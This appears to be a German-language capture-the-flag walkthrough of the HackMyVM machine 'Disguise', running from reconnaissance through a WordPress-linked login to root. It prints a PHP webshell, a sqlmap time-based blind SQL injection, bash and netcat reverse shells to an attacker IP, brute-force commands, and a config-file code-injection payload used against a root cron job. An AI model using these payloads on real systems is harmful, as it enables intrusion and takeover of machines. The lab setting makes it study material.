Disguise — Hard -HackMyVM

13 min read · 1 day ago

Banditbandit Follow

Listen Share More

Phase 1: Zielidentifikation & Initialer Scan

Ziel-IP finden: Zuerst müssen wir die IP-Adresse unseres Ziels im lokalen Netzwerk finden. Dazu verwenden wir arp-scan, das ARP-Pakete sendet und auf Antworten wartet.

```
┌──(root㉿CCat)-[~]
└─# arp-scan -l | grep “PCS” | awk ‘{print $1}’
192.168.2.189
```

Erklärung: arp-scan -l scannt das lokale Netzwerk. grep “PCS” filtert nach einem bekannten Teil des Herstellernamens (in diesem Fall vermutlich Teil der VM-Konfiguration). awk ‘{print $1}’ extrahiert nur die IP-Adresse aus der Zeile. Das Ziel hat die IP 192.168.2.189.

Port-Scan & Service Enumeration: Nun scannen wir das Ziel mit nmap, um offene Ports und die darauf laufenden Dienste zu identifizieren. Wir verwenden *aggressive Optionen* für mehr Details.

```
┌──(root㉿CCat)-[~]
└─# nmap -sC -sS -sV -T5 -A 192.168.2.189 -p-
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025–05–02 17:07 CEST
Nmap scan report for disguise (192.168.2.189)
Host is up (0.00011s latency).
```

Not shown: 65533 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u4 (protocol 2.0)
| ssh-hostkey:
| 2048 93:a4:92:55:72:2b:9b:4a:52:66:5c:af:a9:83:3c:fd (RSA)
| 256 1e:a7:44:0b:2c:1b:0d:77:83:df:1d:9f:0e:30:08:4d (ECDSA)
|_ 256 d0:fa:9d:76:77:42:6f:91:d3:bd:b5:44:72:a7:c9:71 (ED25519)
80/tcp open http Apache httpd 2.4.59 ((Debian))
|_http-generator: WordPress 6.7.2
|_http-title: Just a simple wordpress site
|_http-server-header: Apache/2.4.59 (Debian)
MAC Address: 08:00:27:4A:C4:30 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15–5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT ADDRESS
1 0.11 ms disguise (192.168.2.189)

Erklärung:

- sC: Führt Standard-Nmap-Skripte aus.
- -sS: Führt einen schnellen SYN-Scan durch.
- -sV: Versucht, die Version der laufenden Dienste zu ermitteln.
- -T5: Sehr schnelles Timing (kann ungenau sein oder entdeckt werden).
- -A: Aktiviert OS-Erkennung, Versionserkennung, Skript-Scanning und Traceroute.
- -p-: Scannt alle 65535 TCP-Ports.

Ergebnis: Wir finden **Port 22 (SSH)** und **Port 80 (HTTP)** offen. Auf Port 80 läuft ein Apache Webserver, der eine WordPress-Seite hostet (Nmap erkennt **WordPress**

6.7.2). Das Betriebssystem ist **Linux (Debian).** Nmap identifiziert den Hostnamen als disguise.

Phase 2: Web Enumeration (disguise.hmv — Port 80)

Nikto Scan: Wir nutzen nikto, um nach bekannten Webserver-Schwachstellen und interessanten Dateien zu suchen.

> ***┌──(root㉿CCat)-[~]***
> ***└─# nikto -h http://disgus.hmv***
> *— Nikto v2.5.0*
> *— —*
> *— — -*
> *+ Target IP: 192.168.2.189*
> *+ Target Hostname: disgus.hmv*
> *+ Target Port: 80*
> *+ Start Time: 2025–05–02 17:19:30 (GMT2)*
> *— —*
> *— — -*
> *+ Server: Apache/2.4.59 (Debian)*
> *+ /: The anti-clickjacking X-Frame-Options header is not present. […]*
> *+ /: Drupal Link header found with value: <http://disguise.hmv/wp-json/>; rel="https://api.w.org/". […]*
> *+ /: The X-Content-Type-Options header is not set. […]*
> *+ /robots.txt: contains 2 entries which should be manually viewed. […]*
> *+ /: Web Server returns a valid response with junk HTTP methods […]*

Erklärung: Nikto findet fehlende Sicherheitsheader und weist uns auf /robots.txt und die WordPress API unter /wp-json/ hin.

robots.txt Analyse: Wir schauen uns die robots.txt an, um zu sehen, welche Pfade Suchmaschinen meiden sollen (oft ein Hinweis auf Admin-Bereiche).

> ***http://disgus.hmv/robots.txt***
>
> User-agent: *
> Disallow: /wp-admin/
> Allow: /wp-admin/admin-ajax.php

Erklärung: Standard-WordPress-Einträge. /wp-admin/ ist der Admin-Bereich, der Zugriff auf admin-ajax.php ist oft für Frontend-Funktionen nötig.

WordPress Benutzer-Enumeration (REST API): Wir versuchen, Benutzernamen über die WordPress REST API zu finden, indem wir Benutzer-IDs durchprobieren.

```
┌──(root㉿CCat)-[~]
└─# curl -s http://disguise.hmv/wp-json/WP/V2/users/1 | jq
{
“id”: 1,
“name”: “simpleAdmin”,
“url”: “http://disguise.hmv",
“description”: “”,
“link”: “http://disguise.hmv/author/simpleadmin/",
“slug”: “simpleadmin”,
“avatar_urls”: { … },
“meta”: [],
“_links”: { … }
}

┌──(root㉿CCat)-[~]
└─# curl -s http://disguise.hmv/wp-json/WP/V2/users/2 | jq
{
“code”: “rest_user_invalid_id”,
“message”: “Invalid user ID.”,
“data”: {
“status”: 404
}
}
```

Erklärung: Die API gibt für ID 1 den Benutzernamen simpleAdmin preis. Bei ID 2 erhalten wir einen Fehler, was darauf hindeutet, dass es keinen Benutzer mit dieser ID gibt (oder die API weitere nicht preisgibt).

WordPress Scan (wpscan): Wir nutzen wpscan für eine detailliertere Analyse der WordPress-Installation.

```
┌──(root㉿CCat)-[~]
└─# wpscan — url http://disguise.hmv/ — enumerate u,vp,vt,tt — api-token …
```

```
# […] (Interesting Findings: Headers, robots.txt, XML-RPC, readme.html, Uploads listing, WP-Cron)
[+] WordPress version 6.8.1 identified […]
[+] WordPress theme in use: newscrunch
| […]
| Version: 1.8.4.2 (80% confidence) — [!] The version is out of date […]
[+] Enumerating Vulnerable Plugins […]
[i] No plugins Found.
[+] Enumerating Vulnerable Themes […]
[i] Theme(s) Identified:
[+] newsblogger
| Location: http://disguise.hmv/wp-content/themes/newsblogger/
| […]
| [!] The version is out of date, the latest version is 0.2.5.5
| [!] 2 vulnerabilities identified:
|
| [!] Title: NewsBlogger < 0.2.5.5 — Cross-Site Request Forgery to Arbitrary Plugin Installation (CVE-2025–1305)
| [!] Title: NewsBlogger < 0.2.5.2 — Authenticated (Subscriber+) Arbitrary File Upload (CVE-2025–1304)
| Version: 0.2.5.1 (80% confidence) […]
[+] Enumerating Users […]
[i] User(s) Identified:
[+] simpleadmin
[+] simpleAdmin
# […]
```

Erklärung: wpscan bestätigt die WordPress-Version 6.8.1. Es findet das aktive (veraltete) Theme newscrunch und ein weiteres installiertes (veraltetes) Theme newsblogger mit zwei bekannten Schwachstellen (CVE-2025–1304: File Upload, CVE-2025–1305: CSRF). Es bestätigt auch die Benutzernamen simpleadmin und simpleAdmin. Ein erster Brute-Force-Versuch mit wpscan und rockyou.txt wurde abgebrochen, da er zu lange dauerte.

Phase 3: Subdomain-Entdeckung & Enumeration (dark.disguise.hmv)

Subdomain Fuzzing: Da die Hauptseite nicht direkt angreifbar schien, suchen wir nach Subdomains mit wfuzz, indem wir den Host-Header fuzzten.

```
┌──(root㉿CCat)-[~]
└─# wfuzz -c -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -u "http://disguise.hmv" -H "Host: FUZZ.disguise.hmv" — hc "404" — hh 78369
********************************************************
* Wfuzz 3.1.0 — The Web Fuzzer *
********************************************************

Target: http://disguise.hmv/
Total requests: 114441

=====================================================================
ID Response Lines Word Chars Payload
=====================================================================

000000001: 301 0 L 0 W 0 Ch "www"
000005051: 200 18 L 52 W 846 Ch "dark"

Total time: 0
Processed Requests: 11833
Filtered Requests: 11829
Requests/sec.: 0
```

Erklärung: wfuzz testet verschiedene Subdomain-Namen (FUZZ) im Host-Header. — hc 404 blendet "Not Found"-Fehler aus. — hh 78369 blendet Antworten mit einer bestimmten Charakteranzahl aus (vermutlich die Standardseite). Die Antwort mit Code 200 für "dark" deutet auf eine gültige Subdomain dark.disguise.hmv hin.

Hosts-Datei anpassen: Damit unser System die neue Subdomain auflösen kann, tragen wir sie in die /etc/hosts-Datei ein.

```
┌──(root㉿CCat)-[~]
└─# vi /etc/hosts
# (Inhalt der Datei nach Bearbeitung)
192.168.2.189 dark.disguise.hmv disguise.hmv
```

Verzeichnis-Scan (dark.disguise.hmv): Wir scannen die neue Subdomain mit gobuster nach Verzeichnissen und Dateien.

```
┌──(root㉿CCat)-[~]
└─# gobuster dir -u http://dark.disguise.hmv -w
"/usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt" -x
php,html,... -b '503,404' -e — no-error -k
===============================================================
Gobuster v3.6 [...]
===============================================================
[+] Url: http://dark.disguise.hmv
[...]
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
http://dark.disguise.hmv/index.php (Status: 200) [Size: 873]
http://dark.disguise.hmv/images (Status: 301) [Size: 323] [→
http://dark.disguise.hmv/images/]
http://dark.disguise.hmv/login.php (Status: 200) [Size: 1134]
http://dark.disguise.hmv/register.php (Status: 200) [Size: 2103]
http://dark.disguise.hmv/profile.php (Status: 302) [Size: 0] [→ login.php]
http://dark.disguise.hmv/logout.php (Status: 302) [Size: 0] [→ login.php]
http://dark.disguise.hmv/config.php (Status: 200) [Size: 0]
http://dark.disguise.hmv/captcha.php (Status: 200) [Size: 357]
http://dark.disguise.hmv/functions.php (Status: 200) [Size: 0]
http://dark.disguise.hmv/manager (Status: 301) [Size: 324] [→
http://dark.disguise.hmv/manager/]
# [...]
```

Erklärung: Gobuster findet eine separate Webanwendung auf dark.disguise.hmv. Interessante Funde sind login.php, register.php, config.php (leer, aber existent), functions.php und vor allem das Verzeichnis /manager/.

Seiten-Analyse (dark.disguise.hmv): Beim Betrachten des Quelltextes von http://dark.disguise.hmv/index.php fällt image_handler.php auf, das Bilder anhand einer ID lädt.

```
<! — Ausschnitt aus view-source:http://dark.disguise.hmv/index.php →
<h3>dark mouse</h3>
<img src="image_handler.php?id=7">
A great mouse price = ¥50.00
```

```
<h3>dark clothes</h3>
<img src=”image_handler.php?id=8">
very dark clothes price = ¥200.00

<h3>dark soul</h3>
<img src=”image_handler.php?id=9">
a great game price = ¥300.00
```

Erklärung: Solche Handler sind manchmal anfällig für Local File Inclusion (LFI) oder andere Schwachstellen. Ein kurzer Test mit php://filter schlug jedoch fehl.

Phase 4: Initial Access (dark.disguise.hmv)

Passwort Brute-Force (dark.disguise.hmv): Wir versuchen nun, den zuvor gefundenen Benutzernamen simpleAdmin auf der Login-Seite der Subdomain dark.disguise.hmv zu brute-forcen.

```
┌──(pwn)─(root㉿cyber)-[~/Hackingtools/CVE-2021–3156]
└─# hydra -l simpleAdmin -P /usr/share/wordlists/rockyou.txt dark.disguise.hmv http-post-form “/login.php:username=^USER^&password=^PASS^:用户名或密码不正确” -f -t 64
# […]
[DATA] attacking http-post-form://dark.disguise.hmv:80/login.php:username=^USER^&password=^PASS^:用户名或密码不正确
[80][http-post-form] host: dark.disguise.hmv login: simpleAdmin password: Str0ngPassw0d1@@@
[STATUS] attack finished for dark.disguise.hmv (valid pair found)
# […]
```

Erklärung: Hydra (-l simpleAdmin = Login, -P rockyou.txt = Passwortliste) testet über das Modul http-post-form Login-Versuche. Es sendet die Formulardaten (username=^USER^&password=^PASS^) und prüft, ob die Fehlerseite (用户名或密码不正确 — Chinesisch für “Benutzername oder Passwort falsch”) nicht erscheint. -f stoppt nach dem ersten Fund. -t 64 nutzt 64 parallele Versuche. Das Passwort Str0ngPassw0d1@@@ wird gefunden.

Hinweis:

Um den Kontext kurz zu halten hat man auf Wiederholungen verzichtet, wo gezeigt wurde wie in der selben sqli blind Methode auch das Password geholt wurde. Das PW wurde dann nachträglich in die rockyou Datei eingefügt um den Test mit Hydra vorführen und absichernd testen zu können.

> ***Login & Webshell Upload: Mit den Credentials*** *simpleAdmin:Str0ngPassw0d1@@@ loggen wir uns unter* http://dark.disguise.hmv/login.php *ein und gelangen zum* ***Admin-Bereich*** *unter* http://dark.disguise.hmv/**manager**/*.*

 # Beobachtung im Manager-Bereich:

Eine Seite zeigt “管理员控制台” (Admin-Konsole).

Es gibt Optionen wie “添加商品” (Produkt hinzufügen).

Wichtig: Es gibt eine Upload-Funktion (wie im Log-Auszug “manager_upload.jpg” erwähnt).

Aktion: Wir erstellen eine einfache PHP-Webshell (z.B. **<?php system($_GET[‘cmd’]); ?>**) und laden sie über die Funktion im **Manager-Bereich** hoch. Die Anwendung benennt die Datei wahrscheinlich um oder speichert sie unter einem generierten Namen.

SQL-Injection finden & ausnutzen: Da wir den Pfad der hochgeladenen Shell nicht kennen, suchen wir nach einer **SQL-Injection**, um ihn aus der Datenbank zu lesen. Wir verwenden sqlmap auf die Funktion zum Hinzufügen von Produkten.

```
┌──(pwn)─(root㉿cyber)-[/home/cyber/Downloads]
└─# sqlmap -u “http://dark.disguise.hmv/manager/add_product.php" \
— method POST \
— data=”name=test&description=test*&price=1&image=dummy” \
— cookie=”dark_session=%2B1%2B3%2FNxCLcIR0Jq9qDudFw%3D%3D” \
-p description \
— technique=T \
— dbms=mysql \
— sql-query=”SELECT image FROM dark_shop.products ORDER BY id DESC LIMIT 1" \
— batch

custom injection marker (‘*’) found in POST body. Do you want to process it? [Y/n/q] Y
[23:18:15] [INFO] testing connection to the target URL
got a 302 redirect to ‘http://dark.disguise.hmv/index.php'. Do you want to follow? [Y/n] Y
```

redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n] Y
[23:18:15] [INFO] checking if the target is protected by some kind of WAF/IPS
[23:18:16] [INFO] heuristic (basic) test shows that (custom) POST parameter '#1' might be injectable (possible DBMS: 'MySQL')*
[23:18:16] [INFO] testing for SQL injection on (custom) POST parameter '#1'*
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[23:18:16] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[23:18:16] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[23:18:26] [INFO] (custom) POST parameter '#1' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable*
[23:18:26] [INFO] checking if the injection point on (custom) POST parameter '#1' is a false positive*
(custom) POST parameter '#1' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N*
sqlmap identified the following injection point(s) with a total of 49 HTTP(s) requests:
— -
Parameter: #1* ((custom) POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: name=test&description=test' AND (SELECT 1878 FROM (SELECT(SLEEP(5)))fnQH) AND 'DfJt'='DfJt&price=1&image=dummy
— -
[23:18:41] [INFO] the back-end DBMS is MySQL
[23:18:41] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option ' — time-sec')? [Y/n] Y
web server operating system: Linux Debian
web application technology: Apache 2.4.59, PHP
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[23:26:00] [INFO] retrieved: images/2cd2118c9def83072c47977011ca469f.
[23:28:03] [INFO] retrieved: images/c76bf961f084a3c713329bd86ef761ba.
[23:30:19] [INFO] retrieved: images/003359a57d1dba36aaeb318fa9d6cf57.
[23:32:30] [INFO] retrieved: images/3483ce4ef8666d7c4e572648329ffef5.

```
SELECT image FROM dark_shop.products ORDER BY id DESC LIMIT 5 [5]:
[*] images/003359a57d1dba36aaeb318fa9d6cf57.
[*] images/c76bf961f084a3c713329bd86ef761ba.
[*] images/2cd2118c9def83072c47977011ca469f.
[*] images/3483ce4ef8666d7c4e572648329ffef5.
[*] images/e6fab9a42a7217851430a12d5abf8ae5.

[*] ending @ 23:21:05 /2025–05–04/
```

web server operating system: Linux Debian
web application technology: Apache 2.4.59, PHP
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
 # […]
SELECT image FROM dark_shop.products ORDER BY id DESC LIMIT 1:
[*] *images/c76bf961f084a3c713329bd86ef761ba.php*

Erklärung: sqlmap sendet Test-Payloads im description-Parameter **(-p description)**. Das * in — data markiert den Injektionspunkt. — technique=T beschränkt sich auf zeitbasierte Techniken. Sqlmap findet eine Time-Based Blind SQLi **(der Server braucht länger, wenn die Bedingung wahr ist)**. Mit — sql-query lassen wir sqlmap den Pfad des zuletzt hinzugefügten Bildes **(unserer Shell)** aus der Tabelle dark_shop.products auslesen. Das Ergebnis ist **images/c76bf961f084a3c713329bd86ef761ba.php**.

Webshell ausführen & Reverse Shell: Wir testen die Webshell und holen uns dann eine interaktive Shell.

Test:

```
┌──(root㉿cyber)-[~]
└─# curl "http://dark.disguise.hmv/images/c76bf961f084a3c713329bd86ef761ba.php?cmd=id"
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Erklärung: Der Aufruf mit ?cmd=id führt den id-Befehl auf dem Server aus. Die Ausgabe uid=33(www-data) bestätigt, dass die Shell funktioniert und wir als Webserver-Benutzer www-data agieren.

Reverse Shell: Wir starten einen Listener auf unserem Angreifer-PC (192.168.2.199) und lassen die Webshell eine Verbindung dorthin aufbauen.

> ***# Auf dem Angreifer-PC (Dein Kali/Parrot):***
> ***┌──(pwn)─(root㉿cyber)-[/home/cyber/Downloads]***
> ***└─# nc -lvnp 4444***
> ***listening on [any] 4444 …***
>
> *# Aufruf der Webshell über den Browser oder curl:*
> ***┌──(root㉿cyber)-[~]***
> ***└─# curl "http://dark.disguise.hmv/images/c76bf961f084a3c713329bd86ef761ba.php?cmd=bash%20-c%20'bash%20-i%20%3E%26%20/dev/tcp/192.168.2.199/4444%200%3E%261'"***
>
> ***# Ausgabe auf dem Angreifer-PC:***
> connect to [192.168.2.199] from (UNKNOWN) [192.168.2.189] 49404
> bash: cannot set terminal process group (492): Inappropriate ioctl for device
> bash: no job control in this shell
> www-data@disguise:/var/www/dark/images$
>
> ***Erklärung:*** *Der curl-Befehl führt eine Bash-Reverse-Shell aus. bash -i startet eine interaktive Shell. >& /dev/tcp/192.168.2.199/4444 leitet die Standard-Ausgabe und Standard-Fehlerausgabe an eine TCP-Verbindung zu unserer IP und Port 4444 um. 0>&1 leitet die Standard-Eingabe ebenfalls dorthin. Unser nc-Listener empfängt die Verbindung und wir haben eine Shell als www-data.*

Phase 5: Privilege Escalation

Shell stabilisieren & Enumeration: Wir verbessern die Shell und suchen nach Wegen, um Root-Rechte zu erlangen.

 # In der Reverse Shell auf dem Ziel:

www-data@disguise:/var/www/dark/images$ which python3
/usr/bin/python3

www-data@disguise:/var/www/dark/images$ python3 -c 'import pty;pty.spawn("/bin/bash")' # Für eine bessere Shell

*www-data@disguise:/var/www/dark/images$ stty rows 47 columns 190 # **Terminalgröße anpassen (optional)***
www-data@disguise:/var/www/dark/images$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

www-data@disguise:/var/www/dark/images$ find / -type f -perm -4000 -ls 2>/dev/null # Suche nach SUID-Binaries
 # […] (Standard-Binaries wie mount, su, sudo, passwd etc.)
www-data@disguise:/var/www/dark/images$ ls /home/
darksoul

www-data@disguise:/var/www/dark/images$ ls -laH /home/darksoul/
 # […]
-rw-r — r — 1 root root 114 Apr 2 04:03 config.ini
-rw — — — — 1 darksoul darksoul 68 Apr 2 04:22 user.txt
 # […]

www-data@disguise:/home/darksoul$ cat /home/darksoul/config.ini
[client]
user = dark_db_admin
*password = Str0ngPassw0d1****
host = localhost
database = dark_shop
port = int(3306)

www-data@disguise:/home/darksoul$ sudo -l
[sudo] password for www-data: # Wir kennen das Passwort nicht.

www-data@disguise:/home/darksoul$ ls -la /opt/
total 12
drwxr-xr-x 2 root root 4096 Apr 1 09:58 .
drwxr-xr-x 18 root root 4096 Mar 31 11:13 ..
-rw-r — r — 1 root root 870 Apr 1 09:56 query.py

www-data@disguise:/home/darksoul$ cat /opt/query.py
import mysql.connector
import sys
 # […] (Script liest Config-Datei via sys.argv[1] und führt DB-Queries aus)

Erklärung: Wir stabilisieren die Shell mit Python. Die Suche nach SUID-Dateien ergibt nichts Ungewöhnliches. Im Home-Verzeichnis von darksoul finden wir die user.txt (noch nicht lesbar) und eine config.ini, die root gehört, aber für uns lesbar ist. Sie enthält DB-Credentials (dark_db_admin:Str0ngPassw0d1***). Unter /opt finden wir ein Python-Skript (query.py), das die Bibliothek mysql.connector verwendet und eine Konfigurationsdatei als Argument erwartet.

Cronjob-Analyse mit pspy: Wir laden pspy hoch und führen es aus, um laufende Prozesse und Cronjobs zu beobachten.

 # Auf Angreifer-PC: Webserver starten
┌──(pwn)─(root㉿cyber)-[~/Hackingtools]
└─# python3 -m http.server 8000

 # In der Reverse Shell auf dem Ziel:
www-data@disguise:/tmp$ wget http://192.168.2.199:8000/pspy64
 # […] (‘pspy64’ saved)

> *www-data@disguise:/tmp$ chmod +x pspy64*
> *www-data@disguise:/tmp$ ./pspy64*
> ***# […] (pspy Header)***
> *Config: Printing events […]*
> *# […]*
> 2025/05/04 17:50:01 CMD: UID=0 PID=4530 | /bin/sh -c /usr/bin/python3 /opt/query.py /home/darksoul/config.ini > /home/darksoul/darkshopcount
> 2025/05/04 17:50:01 CMD: UID=0 PID=4531 | /usr/bin/python3 /opt/query.py /home/darksoul/config.ini
> ***# […] (Wiederholt sich minütlich)***

Erklärung: pspy zeigt uns, dass jede Minute ein Prozess als ***UID=0 (root)*** startet, der das Skript /opt/query.py mit der Konfigurationsdatei /home/darksoul/config.ini ausführt. Das ist unser potenzieller Weg zu Root-Rechten!

Lateral Movement (zu darksoul): Um die config.ini manipulieren zu können (da sie root gehört), versuchen wir, das Passwort des Benutzers darksoul zu knacken. Wir verwenden das Tool suForce.

 # Auf Angreifer-PC: Wordlist für suForce vorbereiten (Beispiel) und Webserver starten

```
┌──(root㉿CCat)-[~]
└─# crunch 17 17 '?!@#123' -t Str0ngPassw0d1@@@ -o wordlist.txt

# Erzeugt Varianten von Str0ngPassw0d1@@@
```

```
┌──(root㉿CCat)-[~]
└─# python3 -m http.server 80

# In der Reverse Shell auf dem Ziel:
www-data@disguise:/tmp$ wget http://192.168.2.199/suForce
# [...] ('suForce' saved)
www-data@disguise:/tmp$ wget http://192.168.2.199/wordlist.txt
# [...] ('wordlist.txt' saved)
www-data@disguise:/tmp$ chmod +x suForce
www-data@disguise:/tmp$ ./suForce -u darksoul -w wordlist.txt
_____
___ _ _ | ___|__ _ __ ___ ___
/ __| | | || |_ / _ \| '__/ __/ _ \
\__ \ |_| || _| (_) | | | (_| __/
|___/\__,_||_| \___/|_| \___\___|
_____________________________________________

code: d4t4s3c version: v1.0.0
_____________________________________________

🎯 Username | darksoul
📖 Wordlist | wordlist.txt
🔎 Status | 6/344/1%/Str0ngPassw0d1???
💥 Password | Str0ngPassw0d1???
_____________________________________________
```

Erklärung: suForce versucht, sich per su als darksoul mit Passwörtern aus der wordlist.txt anzumelden. Es findet das Passwort ***Str0ngPassw0d1???***.

Cronjob-Exploit (CVE-2025–21548 — Simulation): Jetzt wechseln wir zu darksoul, löschen die originale config.ini und erstellen eine neue mit einem Payload, der eine Schwachstelle in mysql.connector ausnutzt.

 # In der Reverse Shell auf dem Ziel:
www-data@disguise:/tmp$ su darksoul
*Password: Str0ngPassw0d1??? **# Passwort eingeben***

darksoul@disguise:/tmp$ cd /home/darksoul/
darksoul@disguise:~$ ls -l config.ini
-rw-r — r — 1 root root 114 Apr 2 04:03 config.ini
darksoul@disguise:~$ rm config.ini
rm: remove write-protected regular file ‘config.ini’? y ***# Wir können löschen, da wir Schreibrechte im Ordner haben.***
darksoul@disguise:~$ nano config.ini ***# Oder vim, oder echo…***

```
# Inhalt der neuen /home/darksoul/config.ini:
[client]
user = dark_db_admin
password = Str0ngPassw0d1***
host = localhost
database = dark_shop
port = int(3306)
allow_local_infile=__import__('os').system('nc -e /bin/bash 192.168.2.199 4448')
```

 # Auf Angreifer-PC: Neuen Listener starten
┌──(root㉿CCat)-[~/Hackingtools/CVE-2021–3156]
└─# nc -lvnp 4448
listening on [any] 4448 …

 # (Warten, bis der Cronjob das nächste Mal läuft — ca. 1 Minute)

 # Ausgabe auf dem Angreifer-PC:
connect to [192.168.2.199] from (UNKNOWN) [192.168.2.189] 38736
id
uid=0(root) gid=0(root) groups=0(root)

Erklärung: Wir wechseln zu darksoul. Da darksoul Schreibrechte in seinem Home-Verzeichnis hat, kann er die von root erstellte config.ini löschen. Er erstellt eine neue config.ini. Die entscheidende Zeile ist allow_local_infile=…. Das ***mysql.connector-Modul*** (in /opt/query.py, das als root läuft) interpretiert diese Option unsicher und führt den Python-Code __import__(‘os’).system(‘***nc -e /bin/bash 192.168.2.199 4448***’) aus. Dieser Code startet einen Netcat-Prozess, der eine Bash-Shell (-e /bin/bash) an unseren Listener auf Port 4448 sendet. Da der Cronjob als root läuft, erhalten wir eine Root-Shell.

Phase 6: Flags

Flags lesen: Mit der Root-Shell können wir nun beide Flags lesen.

 # In der Root-Shell (Listener auf 4448):

cd /root

ls

root.txt

cat root.txt

#Congratulations!!!

hmv{CVE-2025–21548}

cat /home/darksoul/user.txt

Good good study & Day day up,but where is the flag?

hmv{hiddenflag}

Ctf Writeup Ctf Walkthrough

Follow

Written by Banditbandit


0 followers · 1 following

No responses yet

Llk

What are your thoughts?

Recommended from Medium

